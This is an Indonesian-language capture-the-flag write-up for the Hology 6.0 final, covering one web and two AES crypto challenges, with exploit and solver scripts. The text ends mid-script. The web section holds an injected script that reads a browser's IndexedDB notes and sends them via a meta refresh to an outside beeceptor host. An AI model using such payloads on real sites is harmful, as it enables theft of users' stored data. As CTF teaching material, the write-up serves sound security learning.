
WRITE UP
BABAK FINAL
CAPTURE THE FLAG
HOLOGY 6.0



NAMA TIM

FlagGPT

NAMA PERSONIL


1. Beluga.
2. Brandy.
3. Wrth.

INSTITUSI ASAL

BINUS University

WEB

Holo Worker



Disini kita dikasih source code. kalau dilihat, terdapat kode yang vulnerable ke html injection. Kenapa html injection? soalnya dalam code menggunakan setHTML yang berfungsi sebagai sanitizer ke input user.

```
const w = new Worker("./worker.mjs", { "type": "module" })
function add(title, description) {
  w.postMessage({ case: "add", title, description })
}
if (location.hash === "#test") {
  w.postMessage({ case: "add", title: "test", description: "test" })
}
w.onmessage = (ev) => {
  let html = ""
  ev.data.forEach((v) => {
    html += `
    <tr id="data" class="table-primary">
      <td>${v.title}<\/td>
      <td>${v.description}<\/td>
    <\/tr>`
  })
  document.getElementById("data").setHTML(html)
}
setTimeout(() => {
  const url = new URL(location)
  const params = url.searchParams
  if (params.has("filter")) {
    filter(params.get("filter"))
  } else {
    w.postMessage({ case: "getAll" })
  }
}, 1000)

function addNote(title, description) {
  w.postMessage({ case: "add", title, description })
}
function deleteAll() {
  w.postMessage({ case: "deleteAll" })
}
function filter(filter) {
  if (filter == "") return
  w.postMessage({ case: "filterNotes", filter })
}
```

Data yang ditampilkan berasal dari Indexeddb melalui file worker.mjs

Di file worker tersebut, kita bisa menginputkan malicious javascript code karena input kita akan dimasukkan pada method **Function()** dan di-execute oleh note.getNotesBy

```
request.addEventListener("success", () => {
    const note = new Note()
    self.addEventListener("message", async (ev) => {
        switch (ev.data.case) {
            case "add":
                note.addNote(ev.data.title, ev.data.description)
                self.postMessage(await note.getNotes(), { targetOrigin: ev.origin })
                break;
            case "getAll":
                self.postMessage(await note.getNotes(), { targetOrigin: ev.origin })
                break;
            case "deleteAll":
                await note.deleteNotes()
                self.postMessage(await note.getNotes(), { targetOrigin: ev.origin })
                break;
            case "filterNotes":
                const usrFunc = Function("note", ev.data.filter)
                self.postMessage(await note.getNotesBy(usrFunc), { targetOrigin: ev.origin })
            default:
                break;
        }
    })
})
```

```
    getNotesBy(filter) {
        return new Promise((resolve) => {
            this.getNotes().then(async notes => {
                const filteredNotes = await asyncFilter(notes, filter)
                resolve(filteredNotes)
            })
        })
    }
}
```

Untuk dapat mengakses case filterNotes, kita dapat mengabuse fungsi berikut

```
}
setTimeout(() => {
  const url = new URL(location)
  const params = url.searchParams
  if (params.has("filter")) {
    filter(params.get("filter"))
  } else {
    w.postMessage({ case: "getAll" })
  }
}, 1000)

function addNote(title, description) {
  w.postMessage({ case: "add", title, description })
}
function deleteAll() {
  w.postMessage({ case: "deleteAll" })
}
function filter(filter) {
  if (filter == "") return
  w.postMessage({ case: "filterNotes", filter })
}
```

Kemudian pada bot, flag nampaknya disimpan pada database dengan cara menginputkan notes melalui website

```
bot: async (urlToVisit) => {
    const browser = await initBrowser;
    const context = await browser.createIncognitoBrowserContext()
    try {
        // Goto main page
        const page = await context.newPage();
        await page.goto(CONFIG.APPURL, { waitUntil: "domcontentloaded" })

        const title = await page.$("input[x-ref=title]")
        const description = await page.$("input[x-ref=description]")
        const button = await page.$("button")
        await title.type(CONFIG.APPFLAG)
        await description.type("This is the flag")
        await button.click()

        // Visit URL from user
        console.log(`bot visiting ${urlToVisit}`)
        let page2 = await context.newPage();
        await page2.goto(urlToVisit);

        await new Promise((v) => setTimeout(v, 10000));
```

Dari sini, objective kita sudah terlihat. Yakni mendpatkan flag dari database browser dengan vulenrablity yang sudah ditemukan, yakni html injection dan arbitraty javascript execution.

Terdapat hint dimana kita bisa melakukan escaping dari worker context dengan menggunakan meta tag. Secara default, tag meta ini tidak terkena sanitasi dari setHTML sehingga attack ini memungkinkan

Konsep exploitnya kurang lebih seperti ini


- Get flag from db
- inject meta tag to database with attacker IP
- load data from database to send data

Untuk solver akhirnya kurang lebih seperti ini, tinggal nantinya dikirimkan melalui bot dengan prefix https://app/?filter=PAYLOAD

```
from base64 import b64encode
from urllib.parse import quote

base = """
const request = indexedDB.open('database', 1);

request.onsuccess = (event) => {
    const db = event.target.result;
    const transaction = db.transaction('notes', 'readwrite');
    const objectStore = transaction.objectStore('notes');

    const getRequest = objectStore.getAll();

       getRequest.onsuccess = (event) => {
        const data = event.target.result;
        getFlag = btoa(JSON.stringify(data));
        callbasdasd = "<meta http-equiv='refresh' content='0;
url=https://roasting.free.beeceptor.com/?data=" + getFlag + "'>"
        objectStore.add({ title: 'XSS_Jago', description: callbasdasd
});
        };
  };


  const request2 = indexedDB.open('database', 1);
  request2.onsuccess = (event) => {
    const db = event.target.result;
    const transaction = db.transaction('notes', 'readwrite');
    const objectStore = transaction.objectStore('notes');
  const getRequest2 = objectStore.getAll();
  getRequest2.onsuccess = (event) => {
```

```
        self.postMessage(event.target.result)
    }
}
"""

print(quote(base))
```

maap kalau solver dibuat seadanya wkwk



Flag:
Hology6{did_you_just_use_the_unitended_one_or_the_hardestway(itended_one)?}

Crypto

Challenging Bad Colleague

Diberikan source code berikut

```
import os
from Crypto.Util.Padding import pad
from Crypto.Cipher import AES
import codecs

KEY = os.urandom(16)

def dec(ct):
    ct_bytes = codecs.decode(ct, "hex")
    dec = AES.new(KEY, AES.MODE_CBC, KEY).decrypt(ct_bytes)
    return codecs.encode(dec, "hex").decode()

def menu():
    print('===== Menu =====')
    print('1. Encrypt')
    print('2. Decrypt')
    print('3. Get flag')
    print('4. Exit')
    choice = int(input('> '))
    return choice

def enc(pt):
    pt_bytes = codecs.decode(pt, "hex")
```


```
    enc = AES.new(KEY, AES.MODE_CBC, KEY).encrypt(pt_bytes)
    return codecs.encode(enc, "hex").decode()


def get_flag(key):
    FLAG = os.environ.get("FLAG")
    FLAG = pad(FLAG.encode(), 16)
    key_bytes = codecs.decode(key, "hex")
    return codecs.encode(FLAG, "hex").decode() if key_bytes == KEY else
"Try Again !!"


while True:
    try:
        choice = menu()
        if choice == 1:
            pt = (input('plaintext = '))
            ciphertext = enc(pt)
            print(f'{ciphertext = }')
        if choice == 2:
            enct = input('plaintext = ')
            decryptedtext = dec(enct)
            print(f'{decryptedtext = }')
        if choice == 3:
            key = input('key plaintext = ')
            flag = get_flag(key)
            print(f'{flag = }')
            break
        if choice == 4:
            break
```

```
    except:
        print('something error happened.')
        break

print('bye.')
```


Disini dapat dilihat bahwa terdapat sebuah service yang bisa mengencrypt dan mendecrypt menggunakan AES CBC, dapat dilihat juga kita bisa mendapatkan flag kalau bisa menebak key yang diberikan.

Disini kita bisa melihat bahwa dalam deklarasi AES nya, key yang digunakan juga digunakan sebagai IV, sehingga pada dasarnya di soal ini kita hanya perlu untuk recover IV saja.

Mari kita perhatikan cara kerja enkirpsi CBC:



Cipher Block Chaining (CBC) mode encryption




Disini dapat dilihat bahwa dalam dekripsi, ciphertext pertama kita akan di decrypt kemudian di xor oleh IV, dan blok ciphertext kedua akan di xor dengan blok ciphertext sebelumnya, sehingga dapat ditulis sebagai berikut:

PT[0] = dec(CT[0]) ^ IV

PT[1] = dec(CT[1]) ^ CT[0]

Sekarang bayangkan kita punya pasangan plaintext-ciphertext P dan C, kita tahu bahwa dec(C) ^ IV = P, sehingga IV bisa didapatkan melalui IV = dec(C) ^ P, sayangnya kita tidak mengetahui value dari dec(C), tetapi bayangkan jika kita memasang ciphertext yang sama pada block selanjutnya, maka kita akan mendapatkan plaintext baru di blok kedua yaitu P2 = dec(C) ^ C, sehingga dec(C) dapat direcover dari dec(C) = P2 ^ C dan otomatis mendapatkan IV nya, visualisasi ada dibawah




```
from pwn import *


r = remote("gamepwn.multi.web.id", 10111)

r.sendlineafter(b"> ", b"2")

r.sendlineafter(b" = ", b"1234"*16)

r.recvuntil(b" = ")

dec= eval(r.recvline().strip())

p1 = bytes.fromhex(dec[:32])

p2 = bytes.fromhex(dec[32:])


IV = xor(xor(p1, p2), bytes.fromhex("1234"*8))

r.sendlineafter(b"> ", b"3")

r.sendlineafter(b" = ", IV.hex())
```

```
r.recvuntil(b" = ")

flag = eval(r.recvline().strip())

print(bytes.fromhex(flag))
```

Flag: Hology6{N0th1Ng_c4n_Pa5s_m3}

United we stand, Divided We...?

Diberikan source code seperti berikut:

```
import os

from aes import AES


# A function that does nothing

no_op = lambda *x: None


def main():

    k = os.urandom(16)

    c = AES(k)

    s = b''.join(k[i:i+1]*4 for i in range(16))


    flag = os.environ.get('FLAG',
'Hology6{**********************MISSING**********************}').enc
ode()

    assert len(flag) == 64


    flag = b''.join([c.encrypt(flag[i:i+16]) for i in range(0, 64,
16)])

    print(f'Here is encrypted flag: {flag.hex()}.')
```

```
    opts = ['sb', 'sr', 'mc', 'ark']
    sopts = ['data', 'secret']

    for _ in range(128):
        [opt, suboption, *more] = input('> ').split(' ')
        if opt not in opts: raise Exception('invalid option!')
        if suboption not in sopts: raise Exception('invalid
suboption!')

        if suboption == 'secret':
            opts.remove(opt)
            msg = s
        else:
            msg = bytes.fromhex(more[0])
            if len(msg) != 16: raise Exception('invalid length!')
            msg = msg * 4

        if opt == 'sb':
            c = AES(k)
            c._sub_bytes = no_op
            ct = c.encrypt(msg[0:16])

        elif opt == 'sr':
            c = AES(k)
            c._shift_rows = no_op
            ct = c.encrypt(msg[16:32])

        elif opt == 'mc':
```

```
            c = AES(k)
            c._mix_columns = no_op
            ct = c.encrypt(msg[32:48])

        elif opt == 'ark':
            c = AES(k)
            c._add_round_key = no_op
            ct = c.encrypt(msg[48:64])

        print(ct.hex())

if __name__ == '__main__':
    main()
```

Disini terlihat terdapat service encrypt AES, tetapi kita bisa menghilangkan salah satu operasinya, lalu kita bisa melakukan menu secret untuk mengencrypt bagian keynya dengan menghilangkan operasi itu.

Karena padatiap menu bagian key yang dienkripsi berbeda, maka mau tidak mau kita harus bisa mengexploitasi keempat service untuk mendapatkan seluruh key

1. SubBytes

Disini kita bisa mengimplementasi dari forum ini https://crypto.stackexchange.com/questions/89596/linear-aes-expression-of-k-in-aesp-apk?noredirect=1&lq=1 , dikarenakan subbytes hilang, maka seluruh persamaannya menjadi linear (affine), disini untuk tiap plaintext P, ciphertext C dapat di expresikan dengan A*P + K, dengan A ini key dependent, sehingga dapat kita kakulasi, apabila jadi kita tinggal compute A*P dengan P yang bisa kita control, kemudian recover K untuk mendecrypt ciphertext

2. ShiftRow

Disini karena tidak ada shiftrow maka kita dapat memecah blok 16 byte menjadi 4 blok 4 bytes yang dependen (https://crypto.stackexchange.com/questions/20228/consequences-of-aes-without-any-one-of-its-operations)

Sehingga kita bisa encrypt banyak plaintext dan mencocokkannya dengan encrypted key, sayangnya karena terbatas 128 bytes, jadinya kita tidak bisa bikin full lookup table, tapi tidak apa2 nanti akan dibahas

3. MixColumns

Karena mixcolumns tidak ada maka tiap bytes plaintext tidak memengaruhi bytes lainnya, sehingga kita hanya perlu untuk menentukan relasi plaintext-ciphertext lalu melakukan lookup seperti shiftrow

4. Add round key

Disini karena tidak ada add round key jadi kita bisa langsung decrypt tanpa key

Terakhir karena shiftrow tidak bisa recover semua, kita masih membuat sedikit lookup tidak lengkap (sekitar 60 byte dari 0-60), sehingga kita bisa untuk mendapatkan setidaknya 2 bytes, lalu tinggal bruteforce sisanya sekitar 256^2 kemungkinan yang lumayan feasible

```
from sage.all import *
from pwn import *
from aes import *


# context.log_level = 'debug'
r = remote("gamepwn.multi.web.id", 10121)
# r = process(["python3", "chall.py"])
# rillk = r.recvline().strip().decode()
# rillk = [bytes.fromhex(rillk[i:i+8]) for i in range(0, 32, 8)]
c = AES(b'0'*16)
k = []
r.recvuntil(b': ')
encflag = (r.recvline().strip().decode())[:-1]
# print(encflag)
encflag = bytes.fromhex(encflag)
```

```
def bytes2vec(b):
    a = []
    for i in b:
        tmp = bin(i)[2:].zfill(8)
        for j in tmp:
            a.append(int(j))
    return vector(GF(2), a)
def bytes2mat(b):
    a = []
    for i in b:
        tmp = bin(i)[2:].zfill(8)
        for j in tmp:
            a.append(int(j))
    return Matrix(GF(2), a)


def mat2bytes(m):
    a = ""
    for i in range(128):
        a += str(m[0, i])
    a = [a[i:i+8] for i in range(0, 128, 8)]
    a = [int(i, 2) for i in a]
    return bytes(a)


I = identity_matrix(GF(2), 8)
X = Matrix(GF(2), 8, 8)
for i in range(7):
    X[i, i+1] = 1
X[3, 0] = 1
```

```
X[4, 0] = 1

X[6, 0] = 1

X[7, 0] = 1


C = block_matrix([

    [X, X+I, I, I],

    [I, X, X+I, I],

    [I, I, X, X+I],

    [X+I, I, I, X]

])


zeros = Matrix(GF(2), 8, 8)

zeros2 = Matrix(GF(2), 32, 32)

o0 = block_matrix([

    [I, zeros, zeros, zeros],

    [zeros, zeros, zeros, zeros],

    [zeros, zeros, zeros, zeros],

    [zeros, zeros, zeros, zeros]

])


o1 = block_matrix([

    [zeros, zeros, zeros, zeros],

    [zeros, I, zeros, zeros],

    [zeros, zeros, zeros, zeros],

    [zeros, zeros, zeros, zeros]

])


o2 = block_matrix([
```

```
    [zeros, zeros, zeros, zeros],
    [zeros, zeros, zeros, zeros],
    [zeros, zeros, I, zeros],
    [zeros, zeros, zeros, zeros]
])

o3 = block_matrix([
    [zeros, zeros, zeros, zeros],
    [zeros, zeros, zeros, zeros],
    [zeros, zeros, zeros, zeros],
    [zeros, zeros, zeros, I]
])

S = block_matrix([
    [o0, o1, o2, o3],
    [o3, o0, o1, o2],
    [o2, o3, o0, o1],
    [o1, o2, o3, o0]
])

M = block_matrix([
    [C, zeros2, zeros2, zeros2],
    [zeros2, C, zeros2, zeros2],
    [zeros2, zeros2, C, zeros2],
    [zeros2, zeros2, zeros2, C]
])

R = M*S
```

```
A = S*(R**9)

# print(A)

# p = os.urandom(16)

# pp = bytes2mat(p).transpose()

# testAp = (A*pp).transpose()

# c = AES(b'0'*16)

# c._add_round_key = lambda *x: None

# c._sub_bytes = lambda *x: None

# Ap = c.encrypt(p)

# Ap = bytes2mat(Ap)

# print(Ap)

# print(testAp)


# c = AES(b'0'*16)

# c._sub_bytes = lambda *x: None

r.sendlineafter(b'> ', b'sb data 11111111111111111111111111111111')

res = (r.recvline().strip().decode())

print(res)

res = bytes.fromhex(res)

# res = c.encrypt(b'\x11'*16)

pt = bytes2mat(bytes.fromhex("11111111111111111111111111111111"))

c = bytes2mat(res)

K = c - (A*pt.transpose()).transpose()

print(K)

# K = vector(GF(2), K.list())


# r.sendlineafter(b'> ', b'sb data 11111111111111111111111111111112')

# res = (r.recvline().strip().decode())
```

```
# print(res)

# res = bytes.fromhex(res)

# c = bytes2mat(res)

# testpt = (c - K).transpose()

# testpt = A.solve_right(testpt).transpose()

# print(f'{mat2bytes(testpt) = }')


r.sendlineafter(b'> ', b'sb secret a')

res = (r.recvline().strip().decode())

print(res)

res = bytes.fromhex(res)

c = bytes2mat(res)

testpt = (c - K).transpose()

testpt = A.solve_right(testpt).transpose()

pt = mat2bytes(testpt)

key = pt[::4]

k.append(key)

print(k)


# since mix columns is gone, the operation is operated as individual
bytes, find what index of the plaintext related to what ciphertext
index

a = [0 for i in range(16)]

c = AES(b'0'*16)

c._mix_columns = lambda *x: None

ct = c.encrypt(bytes(a))

relation = ['?' for i in range(16)]

for i in range(16):
```

```
    c = AES(b'0'*16)
    c._mix_columns = lambda *x: None
    testp = a[:]
    testp[i] = 1
    testp = bytes(testp)
    testc = c.encrypt(testp)
    for j in range(16):
        if testc[j] != ct[j]:
            relation[i] = j
            break
print(relation)


ctcollection = []
ptcollection = []
payload = [bytes([i,i+1,i+2,i+3]).hex() for i in range(0, 256, 4)]
for i in payload:
    r.sendlineafter(b'> ', f'mc data {i*4}')
    res = (r.recvline().strip().decode())
    # print(res)
    res = bytes.fromhex(res)
    ctcollection.append(res)
    ptcollection.append(bytes.fromhex(i)*4)


r.sendlineafter(b'> ', b'mc secret a')
res = (r.recvline().strip().decode())
print(res)
res = bytes.fromhex(res)
```

```
keypos = []
for i in range(16):
    for j in range(64):
        if ctcollection[j][relation[i]] == res[relation[i]]:
            print(i, j)
            # print(ptcollection[j])
            # print(i, ptcollection[j][relation[i]])
            keypos.append(ptcollection[j][relation[i]])
            break
keypos = bytes(keypos)
print(keypos)
k.append(keypos)
print(k)


r.sendlineafter(b'> ', b'ark secret a')
res = (r.recvline().strip().decode())
print(res)
res = bytes.fromhex(res)
c4 = res
c = AES(b'0'*16)
c._add_round_key = lambda *x: None
res = c.decrypt(res)


p4 = res
print(p4)
k.append(res[::4])


y = [{}, {}, {}, {}]
```

